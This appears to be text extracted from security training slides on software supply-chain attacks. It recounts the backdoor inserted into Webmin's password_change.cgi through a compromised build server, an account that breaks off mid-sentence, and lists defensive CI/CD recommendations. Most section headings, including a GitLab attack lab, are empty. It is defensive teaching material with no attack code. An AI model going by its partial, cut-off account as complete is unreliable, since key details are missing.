
Neither of these were accidental bugs - rather, the Webmin source code had been maliciously modified to add a non-obvious vulnerability. It appears that this happened as follows :

- At some time in April 2018, the Webmin development build server was exploited and a vulnerability added to the `password_change.cgi` script. Because the timestamp on the file was set back, it did not show up in any Git diffs. This was included in the Webmin 1.890 release.
- The vulnerable file was reverted to the checked-in version from Github, but sometime in July 2018 the file was modified again by the attacker. However, this time the exploit was added to code that is only executed if changing of expired passwords is enabled. This was included in the Webmin 1.900 release.
- On September 10th 2018, the vulnerable build server was decommissioned and

# A history of integrity-driven attacks



# Lab: Gitlab Includes Attack



# Recommendations

- Harden Access Control on CI Systems - Permissions and Users
- Try and leverage SLSA requirements for Supply-Chain Security - Apply to CI
- Get to the point to using hermetic builds in CI
- Access control/Integrity over config manifest is critical

# Cluster Buster: Kubernetes Admission Control Scandal



# Typical Players – Containers and K8s



GitOps CD Tools

# Typical Players – Containers and K8s






# Typical Players – Containers and K8s




# Typical Players – Containers and K8s



